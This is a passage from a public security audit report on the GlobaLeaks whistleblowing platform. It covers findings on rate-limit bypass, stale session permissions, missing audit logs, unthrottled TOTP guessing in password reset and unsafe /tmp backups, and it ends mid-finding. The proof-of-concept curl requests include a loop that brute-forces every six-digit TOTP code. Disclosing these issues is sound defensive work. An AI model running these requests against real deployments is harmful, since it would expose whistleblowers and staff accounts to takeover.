ReceiptAuthHandler also creates a normal whistleblower session when called with an empty receipt. That path is part of the public submission flow, so an attacker does not need account credentials or an existing report receipt to obtain a same-tenant session. Once the attacker includes that session in `x-session`, login and receipt guessing requests no longer execute the `logins_per_minute_*` rate-limit checks.

Relevant code:

```
backend/globaleaks/rest/decorators.py

79  def decorator_rate_limit(f):
...
90      if self.session:
91          user_id = self.session.user_id.encode()
...
127     else:
128         if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129             delay = State.RateLimit.check(b"logins_per_minute_per_tenant_per_i
p:" + tid + b":" + client_ip,
130                                           root_tenant.cache.threshold_logins_p
er_minute_per_tenant_per_ip,
131                                           60)
```

```
backend/globaleaks/handlers/auth/__init__.py

190 class AuthenticationHandler(BaseHandler):
193     check_roles = 'any'
...
240 class ReceiptAuthHandler(BaseHandler):
244     check_roles = 'any'
...
258     if request['receipt']:
259         session = yield login_whistleblower(self.request.tid,
request['receipt'],
260                                             self.request.client_using_tor,
operator_id)
261     else:
262         if not self.state.accept_submissions or
self.state.tenants[self.request.tid].cache['disable_submissions']:
263             raise errors.SubmissionDisabled
264
265         session = initialize_submission_session(self.request.tid)
```

PoC

Steps to reproduce

1. Obtain the proof-of-work token required for the public receipt-auth endpoint, solve it as the client normally does, and request a public submission session by posting an empty receipt.

```
POST /api/auth/receiptauth
x-token: <token-id>:<pow-answer>

{"receipt":""}
```

2. Reuse the returned session id while sending repeated account-password or receipt guesses.

```
POST /api/auth/authentication
x-session: <public-whistleblower-session-id>

{"tid":1,"username":"admin","password":"wrong-password","authcode":""}
```

```
POST /api/auth/receiptauth
x-session: <public-whistleblower-session-id>

{"receipt":"0000000000000000"}
```

3. Compare this with the same invalid login requests sent without `x-session`.

```
Requests without a session enter the `logins_per_minute_*` checks and are delayed
after the configured thresholds. Requests with the public session stay in the `if
self.session` branch and never update those login counters.
```

Expected result

Login and report-receipt authentication attempts should be rate-limited based on the target authentication operation even when the request contains an existing session.

Actual result

The presence of any valid same-tenant session prevents `/api/auth/authentication` and `/api/auth/receiptauth` from executing the login rate-limit branch.

Impact

This is an authentication throttling bypass. A remote attacker can reduce the effectiveness of brute-force protections for user passwords and whistleblower report receipts by attaching a public session to each guess.

Impacted users or systems:

- Users whose account login attempts are protected by the configured `threshold_logins_per_minute_*` settings.
- Whistleblowers whose report receipts are protected by the same receipt-auth throttling path.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**Low**

CWE-307 Improper Restriction of Excessive Authentication Attempts

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.17 F-043 - Revoked recipient settings delegation persists in active session

Revoking a recipient's settings delegation does not take effect until logout, so the old session keeps elevated tenant-editing powers.

IMPACT
Permission revocation bypass

COMPONENT
Backend

FOUND BY
GPT-5.5 medium via run_codex_cwe_line v1

The backend copies a recipient's `can_edit_general_settings` delegation into the in-memory session at login and later authorizes settings and file-management APIs from that session flag. If an administrator revokes the delegation while the recipient is logged in, the active session keeps the old permission and the recipient can continue editing general settings and tenant files until the session expires.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/auth/__init__.py: login
backend/globaleaks/sessions.py: Session.has_permission
backend/globaleaks/handlers/admin/user.py: db_admin_update_user
backend/globaleaks/handlers/admin/node.py: NodeInstance.determine_allow_config_fil
ter
backend/globaleaks/handlers/admin/file.py: FileInstance.permission_check,
FileCollection.get
```

Description:

At login, a receiver with can_edit_general_settings gets a session-local permission flag. The later settings and file endpoints check only self.session.has_permission('can_edit_general_settings') for receiver sessions, which reads the stale in-memory permission dictionary. The admin user-update path can set can_edit_general_settings to false on the User row, but it does not revoke or update existing sessions and the authorization checks do not reload the User row.

As a result, revoking delegated settings access is not effective for a recipient who already has an active session. That recipient can continue using /api/admin/node to edit the subset of general settings exposed by SiteSettingsDesc, list tenant files, and upload/delete the tenant logo through the admin file handler despite no longer having the delegation in the database.

Relevant code:

```
backend/globaleaks/handlers/auth/__init__.py
148     session = Sessions.new(tid, user.id, user.tid, user.role, crypto_prv_key,
user.crypto_escrow_prv_key)
149
150     if user.role == 'receiver' and user.can_edit_general_settings:
151         session.permissions['can_edit_general_settings'] = True

backend/globaleaks/sessions.py
61     def has_permission(self, permission):
62         return self.permissions.get(permission, False)

backend/globaleaks/handlers/admin/user.py
150     user = db_get_user(session, tid, user_id)
...
165     user.update(request)

backend/globaleaks/handlers/admin/node.py
123     def determine_allow_config_filter(self):
124         if self.session.role == 'admin':
125             node = ('admin_node', requests.AdminNodeDesc)
126         elif self.session.has_permission('can_edit_general_settings'):
127             node = ('general_settings', requests.SiteSettingsDesc)
128         else:
129             raise errors.InvalidAuthentication

backend/globaleaks/handlers/admin/file.py
120         else:
121             if name not in ['logo'] or \
122                     not self.session.has_permission('can_edit_general_settings
'):
123                 raise errors.InvalidAuthentication
...
170         if self.session.role != 'admin' and not
self.session.has_permission('can_edit_general_settings'):
171             raise errors.InvalidAuthentication
```

PoC

Steps to reproduce

1. Configure a recipient with `can_edit_general_settings` set to `true`, then log in as that recipient and save the session ID.

```
curl -s -X POST https://target.example/api/auth/authentication \
  -H 'content-type: application/json' \
  --data '{"tid":1,"username":"recipient","password":"<derived-or-plain-
password>","authcode":""}'
```

2. As an administrator, update the recipient and set `can_edit_general_settings` to `false`.

```
curl -s -X PUT https://target.example/api/admin/users/<recipient-user-id> \
  -H 'x-session: <admin-session>' \
  -H 'content-type: application/json' \
  --data '{"can_edit_general_settings":false, ...}'
```

3. Use the recipient's still-active session to retrieve or update the general settings resource.

```
curl -i https://target.example/api/admin/node \
  -H 'x-session: <recipient-session>'
```

4. Use the same recipient session to list tenant files or upload/delete the tenant logo.

```
curl -i https://target.example/api/admin/files \
  -H 'x-session: <recipient-session>'
```

Expected result

Once the administrator revokes delegated settings access, the recipient's active session should no longer authorize settings or file-management APIs, or the session should be revoked immediately.

Actual result

The backend continues authorizing the recipient from the stale session-local `can_edit_general_settings` flag, so the revoked recipient can still access the delegated settings and file APIs.

Impact

This is an improper session authorization refresh issue. It lets a recipient retain delegated administrative settings capabilities after an administrator has revoked them, weakening separation between administrators and recipients and extending a sensitive cross-role delegation longer than intended.

Impacted users or systems:

- Deployments that temporarily delegate general settings management to recipients.
- Administrators who revoke that delegation while the recipient still has an active session.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
Low	**Medium**	**Low**

CWE-613 Insufficient Session Expiration

CWE-841 Improper Enforcement of Behavioral Workflow

Info 10.18 F-044 - Redaction creation and file redaction omit audit log entries

A recipient with redaction privileges can hide or delete report content without leaving a complete administrator-visible audit trail.

IMPACT	COMPONENT	FOUND BY
Auditability loss	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Recipient redaction operations do not consistently write to the persistent audit log. Creating a new mask through `POST /api/recipient/redactions` inserts the redaction row without any `AuditLog` entry, and permanently redacting a fully masked whistleblower file deletes the `InternalFile` record without the `update_redaction` audit entry that text redactions use. A recipient with masking/redaction privileges can therefore obscure or delete report evidence without leaving the administrator-visible audit trail that other report state changes create.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py:88-89 - /api/recipient/redactions
backend/globaleaks/handlers/recipient/rtip.py:create_redaction
backend/globaleaks/handlers/recipient/rtip.py:update_redaction
backend/globaleaks/handlers/recipient/rtip.py:delete_wbfile
```

Description:

The redaction subsystem writes `update_redaction` audit events for later temporary-mask updates and for permanent text redactions. However, the first mask creation path stores a new `Redaction` row without calling `db_log()`. The file-redaction path is also unaudited: when a redaction request targets a fully masked file, the backend deletes the whistleblower file and the redaction row directly, without logging either the redaction update or the file deletion.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
def db_update_temporary_redaction(session, tid, user_id, redaction,
redaction_data):
    ...
    db_log(session, tid=tid, type='update_redaction', user_id=user_id,
object_id=redaction.id, data=log_data)

def db_redact_data(session, tid, user_id, redaction, temporary_redaction,
permanent_redaction):
    ...
    db_log(session, tid=tid, type='update_redaction', user_id=user_id,
object_id=redaction.id, data=log_data)

def delete_wbfile(session, tid, user_id, file_id):
    ifile = (
        session.query(models.InternalFile)
               .filter(models.InternalFile.id == file_id,
                       models.WhistleblowerFile.internalfile_id ==
models.InternalFile.id,
                       models.ReceiverTip.id == models.WhistleblowerFile.receivert
ip_id,
                       models.ReceiverTip.receiver_id == user_id,
                       models.InternalTip.id == models.ReceiverTip.internaltip_id,
                       models.InternalTip.tid == tid)
               .first()
    )

    if ifile:
        session.delete(ifile)

@transact
def create_redaction(session, tid, user_id, data):
    user, rtip, itip = db_access_rtip(session, tid, user_id,
data['internaltip_id'])
    ...
    if not user.can_mask_information:
        return
    ...
    redaction = models.Redaction()
    redaction.id = data.get('id')
    redaction.reference_id = data.get('reference_id')
    redaction.entry = data.get('entry', '0')
    redaction.internaltip_id = itip.id
    redaction.temporary_redaction = data.get('temporary_redaction')
    redaction.permanent_redaction = []
    session.add(redaction)
    session.flush()

    return serializers.serialize_redaction(session, redaction)

@transact
def update_redaction(session, tid, user_id, redaction_id, redaction_data,
tip_data):
    ...
    elif operation == 'redact' and user.can_redact_information:
        ...
        elif content_type == 'file':
            if len(redaction.temporary_redaction) == 1 and \
                    redaction.temporary_redaction[0].get('start', False) == '-inf'
and \
                    redaction.temporary_redaction[0].get('end', False) == 'inf':
                delete_wbfile(session, tid, user_id, redaction.reference_id)
                session.delete(redaction)
```

PoC

The issue can be reproduced on a report assigned to a recipient whose account has `can_mask_information`; the file-deletion variant additionally requires `can_redact_information`.

Steps to reproduce

1. As an administrator, grant a recipient the mask/redact permissions and assign them a report with a whistleblower attachment.

2. As the recipient, create a new mask on any answer, comment, identity field, or file by posting to the redaction collection endpoint.

```
curl -H "x-session: <recipient-session>" \
  -H "content-type: application/json" \
  -d '{
    "reference_id":"<answer-or-file-id>",
    "internaltip_id":"<report-id>",
    "entry":"0",
    "operation":"full-mask",
    "content_type":"file",
    "temporary_redaction":[{"start":"-inf","end":"inf"}],
    "permanent_redaction":[]
  }' \
  https://<host>/api/recipient/redactions
```

3. As an administrator, fetch the audit log.

```
curl -H "x-session: <admin-session>" https://<host>/api/admin/auditlog
```

```
No `update_redaction` or equivalent event is recorded for the newly created mask.
```

4. As the recipient, permanently redact the same fully masked file.

```
curl -X PUT -H "x-session: <recipient-session>" \
  -H "content-type: application/json" \
  -d '{
    "id":"<redaction-id>",
    "reference_id":"<whistleblower-internal-file-id>",
    "internaltip_id":"<report-id>",
    "entry":"0",
    "operation":"redact",
    "content_type":"file",
    "temporary_redaction":[{"start":"-inf","end":"inf"}],
    "permanent_redaction":[]
  }' \
  https://<host>/api/recipient/redactions/<redaction-id>
```

5. Fetch `/api/admin/auditlog` again.

```
The file record has been deleted, but the persistent audit log still contains no
redaction or file-deletion event for the action.
```

Expected result

Every mask creation and permanent redaction, especially file deletion, should create a persistent audit entry identifying the actor, report, redaction target, and operation.

Actual result

Initial redaction rows are created without `db_log()`, and the full-file permanent redaction branch deletes the whistleblower file without the `update_redaction` audit event used by text redactions.

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Impact

This weakens accountability for sensitive report handling. A malicious or abusive recipient with mask/redact privileges can hide content from other recipients or permanently remove a whistleblower attachment while administrators reviewing the built-in persistent audit log cannot see who performed that action or which report object was affected.

Impacted users or systems:

- Reporting users whose submitted answers, identity data, comments, or attachments are masked or redacted.
- Administrators and compliance reviewers relying on the audit log to supervise recipient redaction activity.
- Other recipients on the same report who may see content disappear without an auditable actor trail.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

CWE-778 Insufficient Logging

CWE-223 Omission of Security-relevant Information

Info 10.19 F-047 - Report export endpoint records no audit log entry

Full report exports can be downloaded without generating the audit record that administrators would expect for such access.

IMPACT	COMPONENT	FOUND BY
Auditability loss	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Recipient report exports are served by `/api/recipient/rtips/0/export` without creating a persistent `AuditLog` entry. A recipient who can access a report can download the full report archive, including comments and attached files, while the administrator audit log records neither an export-specific event nor the report access event that the normal report-detail endpoint writes.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py:86 - /api/recipient/rtips/<uuid>/export
backend/globaleaks/handlers/recipient/export.py:get_tip_export
backend/globaleaks/handlers/recipient/export.py:ExportHandler.get
backend/globaleaks/handlers/recipient/rtip.py:db_get_rtip
```

Description:

The normal recipient report-detail flow records an `access_report` audit event after updating the recipient/report access timestamps. The export flow performs equivalent sensitive report access, decrypts and packages report data and files, and returns a ZIP archive, but it never calls `db_log()`. For reports that are already opened, a recipient can export the report repeatedly without adding any persistent audit entry for administrators to review.

Relevant code:

```
# backend/globaleaks/rest/api.py
('/api/recipient/rtips', recipient.export.ExportHandler,
 r'/api/recipient/rtips/' + uuid_regexp + r'/export'),

# backend/globaleaks/handlers/recipient/export.py
@transact
def get_tip_export(session, tid, user_id, itip_id, language):
    user, context, itip, rtip = session.query(models.User, models.Context,
models.InternalTip, models.ReceiverTip) \
                                    .filter(models.User.id == user_id,
                                            models.User.tid == tid,
                                            models.ReceiverTip.receiver_id ==
models.User.id,
                                            models.InternalTip.id ==
models.ReceiverTip.internaltip_id,
                                            models.InternalTip.id == itip_id,
                                            models.Context.id ==
models.InternalTip.context_id).one_or_none()

    if not user:
        raise errors.ResourceNotFound

    rtip.last_access = datetime_now()
    if rtip.access_date == datetime_null():
        rtip.access_date = rtip.last_access

    if itip.status == 'new':
        db_update_submission_status(session, tid, user_id, itip, 'opened', None)

    return user.pgp_key_public, serialize_rtip_export(session, user, itip, rtip,
context, language)

class ExportHandler(BaseHandler):
    check_roles = 'receiver'

    @inlineCallbacks
    def get(self, itip_id):
        pgp_key, tip_export = yield get_tip_export(self.request.tid,
                                                   self.session.user_id,
                                                   itip_id,
                                                   self.request.language)
        ...
        with stf.open('r') as f:
            yield self.write_file_as_download(filename, f, pgp_key)

# backend/globaleaks/handlers/recipient/rtip.py
def db_get_rtip(session, tid, user_id, itip_id, language):
    _, rtip, itip = db_access_rtip(session, tid, user_id, itip_id)
    ...
    db_log(session, tid=tid, type='access_report', user_id=user_id,
object_id=itip.id)
    return serializers.serialize_rtip(session, itip, rtip, language),
Base64Encoder.decode(rtip.crypto_tip_prv_key)
```

PoC

The issue can be reproduced with any deployment that has an administrator, a recipient, and a report assigned to that recipient.

Steps to reproduce

1. Create or use a report that is assigned to a recipient and is already in the `opened` state.

2. As an administrator, fetch the current persistent audit log and note the latest entries for that report.

```
curl -H "x-session: <admin-session>" \
  https://<host>/api/admin/auditlog
```

3. As the recipient, request the report export endpoint directly. The client does the same with a proof-of-work token before opening this URL.

```
curl -L -H "x-session: <recipient-session>" \
  "https://<host>/api/recipient/rtips/<report-uuid>/export?token=<pow-token-
id>:<pow-answer>" \
  -o report.zip
```

4. As the administrator, fetch `/api/admin/auditlog` again.

```
No `export_report`, `access_report`, or equivalent audit event is added for the
export. By contrast, opening `/api/recipient/rtips/<report-uuid>` through the
normal report-detail endpoint records `access_report`.
```

Expected result

Exporting a report should create a persistent audit event that identifies the recipient and report, such as `export_report` or at least `access_report`, so administrators can review bulk report-download activity.

Actual result

The export endpoint updates access timestamps and returns a ZIP archive but does not write to `AuditLog` unless the report was still `new` and the status transition produces an unrelated `update_report_status` event.

Impact

This is an auditability failure in a whistleblowing platform. A malicious or abusive recipient can download complete report archives without leaving a persistent administrator-visible event for that export, reducing accountability and incident-response evidence for sensitive report data handling.

Impacted users or systems:

- Reporting users whose report contents, comments, identity fields, and files are exported by a recipient.
- Administrators and compliance reviewers who rely on the persistent audit log to supervise report operations.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**None**

CWE-778 Insufficient Logging

CWE-223 Omission of Security-relevant Information

Info 10.20 F-053 - Recipient file uploads and deletions lack author attribution and audit records

Files a recipient added or removed weren't attributed to them in the interface or the audit log, and the author was lost when the file was deleted, so there was no record of who changed recipient files.

IMPACT	COMPONENT	FOUND BY
Auditability loss	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Files that recipients attach to reports are stored with an `author_id`, but the backend omits that field from every serialized `ReceiverFile` descriptor and does not write persistent audit events when those files are uploaded or deleted. As a result, a recipient can attach or remove whistleblower-visible files on a report without the report UI, whistleblower UI, export data, or administrator audit log preserving an actor-specific trail for the action.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/rest/api.py:87,90,99 - recipient file upload/download/delete
routes
backend/globaleaks/handlers/recipient/rtip.py:register_rfile_on_db
backend/globaleaks/handlers/recipient/rtip.py:delete_rfile
backend/globaleaks/models/serializers.py:serialize_rfile
client/app/src/shared/partials/wbfiles/wb-files.component.html
```

Description:

`register_rfile_on_db()` records which recipient uploaded a file in `ReceiverFile.author_id`, but `serialize_rfile()` omits that field. Both recipient and whistleblower report serializers call `serialize_rfile()`, so the client cannot attribute the file to a recipient. The shared `wb-files` component already tries to render a `From:` row using `wbFile.author`, but the backend never sends `author` or `author_id` for recipient files. Upload and delete operations also do not call `db_log()`, so the persistent administrator audit log does not compensate for the missing serialized author.

Relevant code:

```
# backend/globaleaks/handlers/recipient/rtip.py
@transact
def register_rfile_on_db(session, tid, user_id, itip_id, uploaded_file):
    ...
    new_file = models.ReceiverFile()
    new_file.id = uploaded_file['filename']
    new_file.author_id = user_id
    new_file.name = uploaded_file['name']
    new_file.description = uploaded_file['description']
    new_file.content_type = uploaded_file['type']
    new_file.size = uploaded_file['size']
    new_file.internaltip_id = itip.id
    new_file.visibility = uploaded_file['visibility']

    session.add(new_file)

    return serializers.serialize_rfile(session, new_file), itip.crypto_tip_pub_key

@transact
def delete_rfile(session, tid, user_id, file_id):
    rfile = db_access_rfile(session, tid, user_id, file_id)
    session.delete(rfile)

# backend/globaleaks/models/serializers.py
def serialize_rfile(session, rfile):
    error = not os.path.exists(os.path.join(State.settings.attachments_path,
rfile.id))

    return {
        'id': rfile.id,
        'creation_date': rfile.creation_date,
        'name': rfile.name,
        'size': rfile.size,
        'type': rfile.content_type,
        'description': rfile.description,
        'visibility': rfile.visibility,
        'error': error
    }

# client/app/src/shared/partials/wbfiles/wb-files.component.html
@if (receivers_by_id[wbFile.author]) {
  <span>
    <span>{{ 'From' | translate }}</span>:
    <span>{{ receivers_by_id[wbFile.author].name }}</span>
  </span>
}
```

PoC

The issue can be reproduced with two recipients assigned to the same report and a whistleblower session for that report.

Steps to reproduce

1. As recipient A, upload a public file to the report through the normal recipient file endpoint.

```
curl -H "x-session: <recipient-a-session>" \
  -F "flowFilename=evidence.pdf" \
  -F "flowIdentifier=<flow-id>" \
  -F "flowChunkNumber=1" \
  -F "flowTotalChunks=1" \
  -F "flowTotalSize=<size>" \
  -F "visibility=public" \
  -F "description=test" \
  -F "file=@evidence.pdf" \
  https://<host>/api/recipient/rtips/<report-id>/rfiles
```

2. Open the report as recipient B or as the whistleblower and inspect the returned `rfiles` entry.

```
curl -H "x-session: <recipient-b-session>" \
  https://<host>/api/recipient/rtips/<report-id>

curl -H "x-session: <whistleblower-session>" \
  https://<host>/api/whistleblower/wbtip
```

```
The `rfiles` descriptor contains fields such as `id`, `creation_date`, `name`,
`description`, and `visibility`, but no `author`, `author_id`, or equivalent actor
identifier. The UI's `From:` block cannot render because it indexes
`receivers_by_id[wbFile.author]`.
```

3. As recipient A or another recipient with the direct file UUID, delete the same receiver file.

```
curl -X DELETE -H "x-session: <recipient-session>" \
  https://<host>/api/recipient/rfiles/<receiver-file-id>
```

4. Fetch the administrator audit log.

```
curl -H "x-session: <admin-session>" https://<host>/api/admin/auditlog
```

```
There is no `upload_receiver_file`, `delete_receiver_file`, or equivalent audit
entry tying either action to a recipient. Once the file row is deleted, the
`author_id` stored on the row is gone as well.
```

Expected result

Recipient-attached files should preserve actor attribution in a durable audit trail and in serialized report data, especially because the client already has UI intended to show who attached the file.

Actual result

The only actor-specific field is stored on the database row, omitted from serialized data, absent from the persistent audit log, and removed when the file row is deleted.

Impact

This is an auditability and accountability failure for recipient-controlled content shown to whistleblowers and other recipients. A malicious or abusive recipient can attach misleading files or delete recipient-supplied files on a report without an administrator-visible audit event or user-visible author trail that identifies the responsible recipient.

Impacted users or systems:

- Reporting users who receive recipient-attached files without reliable attribution.
- Recipients collaborating on the same report who cannot reliably attribute file additions/removals.
- Administrators and compliance reviewers relying on the audit log to supervise recipient actions.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
None	**Low**	**Low**

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

CWE-223 Omission of Security-relevant Information

CWE-224 Obscured Security-relevant Information by Alternate Name

CWE-778 Insufficient Logging

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.21 F-059 - Password reset flow lacks rate limiting on TOTP verification

A stolen reset token can be paired with unlimited TOTP guesses until the password-reset second factor is bypassed.

IMPACT	COMPONENT	FOUND BY
Recovery 2FA bypass	**Backend**	**GPT-5.5 Pro xhigh via run_codex_cwe_line v2**

Password reset validation accepts unlimited two-factor code attempts for a valid reset token. A remote attacker who obtains a reset token, and any required recovery-key material, can repeatedly call `PUT /api/user/reset/password` with guessed TOTP codes; wrong guesses only return `require_two_factor_authentication` and do not consume the reset token, delay the caller, lock the reset flow, or count failures against the account.

Details

Affected source code, component, endpoint, or function:

```
backend/globaleaks/handlers/user/reset_password.py - validate_password_reset(),
PasswordResetHandler.put()
backend/globaleaks/rest/decorators.py - decorator_rate_limit()
backend/globaleaks/handlers/base.py - BaseHandler.get_session()
PUT /api/user/reset/password
```

Description:

The reset-token validation endpoint verifies recovery-key material first, then verifies the user's TOTP code if a two-factor secret is enrolled. When the TOTP check fails, the handler returns a structured status and leaves the reset token valid for another try.

The generic rate limiter only applies login throttles to unauthenticated `/api/auth/authentication` and `/api/auth/receiptauth` requests, and it only applies whistleblower operation throttles to `/api/whistleblower/` paths. `/api/user/reset/password` is not included in either branch. Because `BaseHandler.get_session()` accepts any valid same-tenant `x-session`, a public whistleblower submission session can satisfy the generic session-or-token gate and then send reset-validation attempts without solving a proof-of-work token for every guess.

As a result, TOTP is the only remaining factor after reset-token compromise, but the backend does not enforce an attempt budget, per-user delay, per-reset-token delay, token invalidation after repeated failures, or account lockout for this critical authentication function.

Relevant code:

```
backend/globaleaks/handlers/user/reset_password.py

143     if user.two_factor_secret:
144         try:
145             State.totp_verify(user.two_factor_secret, auth_code)
146         except Exception:
147             return {'status': 'require_two_factor_authentication'}
...
166     user_session.properties['reset_token'] = reset_token
...
170     # Note: the token is not invalidated intentionally;
171     #       it is required to preserve validity till actuall password reset
```

```
backend/globaleaks/rest/decorators.py

127         else:
128             if self.request.path in [b'/api/auth/authentication', b'/api/auth/
receiptauth', b'/api/auth/authentication']:
129                 delay = State.RateLimit.check(b"logins_per_minute_per_tenant_p
er_ip:" + tid + b":" + client_ip,
...
144                       State.RateLimit.check(b"logins_per_minute_per_system",
145
root_tenant.cache.threshold_logins_per_minute_per_system,
146                                             60)
```

```
backend/globaleaks/handlers/base.py

132         if token:
133             try:
134                 self.token = self.state.tokens.validate(token)
135                 if self.token.session is not None:
136                     session = self.token.session
...
141         if session_id:
142             session = Sessions.get(session_id.decode())
```

PoC

Steps to reproduce

1. In a test instance, configure a user with password reset enabled and a `two_factor_secret`. Request a password reset and obtain the reset token from the delivered email or test mail spool. If the user has encrypted account data, also provide the correct recovery key or use a reset marker that contains the temporary encrypted key created by an administrator reset.

```
reset_token=<64-hex reset token from the reset email>
recovery_key=<required recovery key, or empty when no recovery key is required>
```

2. Obtain any same-tenant session. On default public deployments this can be a normal whistleblower submission session created through the public submission flow; in a test environment it can be copied from the browser's `x-session` header after opening the submission page.

```
public_session=<same-tenant x-session value>
```

3. Send repeated reset-validation attempts with guessed TOTP codes.

```
for code in $(seq -w 000000 999999); do
  curl -s -X PUT 'https://TARGET/api/user/reset/password' \
    -H 'Content-Type: application/json' \
    -H "X-Session: ${public_session}" \
    --data "{\"reset_token\":\"${reset_token}\",\"recovery_key\":\"${recovery_key}
\",\"auth_code\":\"${code}\"}"
done
```

4. Observe that wrong codes keep returning the retryable status and do not consume the reset token or trigger reset-specific throttling.

```
{"status":"require_two_factor_authentication"}
```

5. When a current valid TOTP code is guessed, the same endpoint returns a reset-token session.

```
{"status":"success","token":"<session id>"}
```

Expected result

Password reset validation should enforce an attempt budget for TOTP checks, such as per-account and per-reset-token rate limits, progressive delays, reset-token invalidation after repeated failures, or a lockout that requires issuing a new reset token.

Actual result

The reset endpoint permits repeated TOTP guesses for the same reset token. Failed TOTP checks return a retryable status and are not covered by the login rate-limit buckets.

Impact

This weakens two-factor authentication in the password recovery flow. If a reset token is exposed through mailbox compromise, forwarded reset mail, mail-spool/database exposure, browser history, logs, or another reset-token leak, TOTP is intended to remain a second barrier. The reviewed backend lets an attacker automate guesses against that barrier without consuming the reset token or hitting a reset-specific throttle.

Impacted users or systems:

- Internal users with two-factor authentication enabled.
- Deployments where reset tokens can remain valid long enough for automated attempts.
- Encrypted-account users when the attacker also has the recovery key or a reset marker containing the temporary key material.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**High**	**Low**

CWE-307 Improper Restriction of Excessive Authentication Attempts

CWE-640 Weak Password Recovery Mechanism for Forgotten Password

ISGroup SRL
Via Cantarane, 14
37129 Verona (VR)
PIVA IT 04164220230
REA VR-397513

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.22 F-061 - Backup guidance exposes archives

Operators following the documented default backup path can leave a full whistleblowing archive exposed in a shared temporary directory.

IMPACT	COMPONENT	FOUND BY
Backup data exposure	**Documentation**	**GPT-5.5 medium v1**

The backup and restore documentation states that `gl-admin backup` writes a sensitive full application archive to `/tmp` by default. The backup archive contains `/var/globaleaks` data and may be created with permissions derived from the caller's umask, which can expose confidential whistleblowing data to other local users.

Details

The documentation presents `/tmp` as the normal backup output location and does not instruct operators to use a root-only directory, verify restrictive permissions, encrypt the archive, or remove temporary copies.

Affected source code, component, endpoint, or function:

```
documentation/setup/backup-and-restore.rst
backend/bin/gl-admin
```

Description:

The backup documentation tells operators that the application data is stored in /var/globaleaks and that the backup archive will be created in /tmp. The gl-admin implementation confirms that /tmp is the default backup path and creates a tar.gz archive of the working directory.

Because the archive may contain reports, attachments, metadata, encryption material, and configuration secrets, documentation should not normalize storing it in a shared temporary directory without explicit permission, encryption, and retention guidance.

Relevant code:

```
documentation/setup/backup-and-restore.rst:
3   The data of the application is contained in the directory `/var/globaleaks`.
9     gl-admin backup
11  After running the command, you will find a `tar.gz` archive in `/tmp`.

backend/bin/gl-admin:
60  def default_backup_path():
61      t = datetime.now().strftime("%y_%m_%d")
62      name = "globaleaks_backup_{}.tar.gz".format(t)
63      return os.path.join("/tmp", name)
102     sp.check_call(["tar", "-zcf", args.backuppath, "--exclude='backups'", "-
C", args.workdir, '.'])
```

PoC

The issue can be reproduced by inspecting the documented backup behavior and the default path used by `gl-admin`.

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Steps to reproduce

1. Inspect the backup documentation.

```
nl -ba documentation/setup/backup-and-restore.rst
```

2. Inspect the default backup path and archive creation code.

```
nl -ba backend/bin/gl-admin | sed -n '60,105p'
```

3. Observe the documented and implemented default.

```
The default backup path is /tmp/globaleaks_backup_YY_MM_DD.tar.gz and the
documentation tells operators to expect the archive in /tmp.
```

Expected result

Documentation should recommend writing backups to a root-only protected location, explicitly preserving restrictive permissions, encrypting archives before moving them off-host, and deleting temporary copies according to a retention policy.

Actual result

Documentation presents `/tmp` as the expected backup location without additional security handling.

Impact

This is an operational documentation issue that can lead to local disclosure of full platform backups when operators follow the documented default behavior on multi-user systems or systems with permissive umask settings.

Impacted users or systems:

- Operators following the documented backup procedure.
- Deployments where local users, support accounts, or other processes can inspect shared temporary directories.

CONFIDENTIALITY	INTEGRITY	AVAILABILITY
High	**Low**	**None**

CWE-552 Files or Directories Accessible to External Parties

CWE-732 Incorrect Permission Assignment for Critical Resource

Labeling	**PUBLIC**	Date	30/07/2026	Author	ISGroup
Edition	01	Revision	01	Distribution	Public disclosure permitted

Info 10.23 F-062 - Local backup clobbers symlink targets

A local user can turn the default backup path into a symlink and make a privileged backup overwrite another file.

IMPACT
File integrity loss

COMPONENT
Backend

FOUND BY
GPT-5.5 medium via run_codex_cwe_line v1

`gl-admin backup` writes the default backup archive to a predictable filename in `/tmp` and invokes `tar -zcf` on that path without checking whether the destination already exists or is a symlink. A local user who can write to `/tmp` can pre-create `/tmp/globaleaks_backup_YY_MM_DD.tar.gz` as a symlink and cause a privileged backup run to overwrite the symlink target with the generated archive.

Details

Affected source code, component, endpoint, or function:

```
backend/bin/gl-admin: default_backup_path(), backup()
documentation/setup/backup-and-restore.rst
```

Description:

The documented backup command uses /tmp as the default output directory and a date-derived filename that is predictable to local users. The backup implementation passes that path directly to GNU tar with -zcf. If the path is a symlink, tar follows it and truncates/writes the symlink target. On typical installations, operators run gl-admin with elevated privileges because the backup contains /var/globaleaks application data. This creates a local symlink-following file clobber primitive from a world-writable temporary directory.

Relevant code:

```
backend/bin/gl-admin:
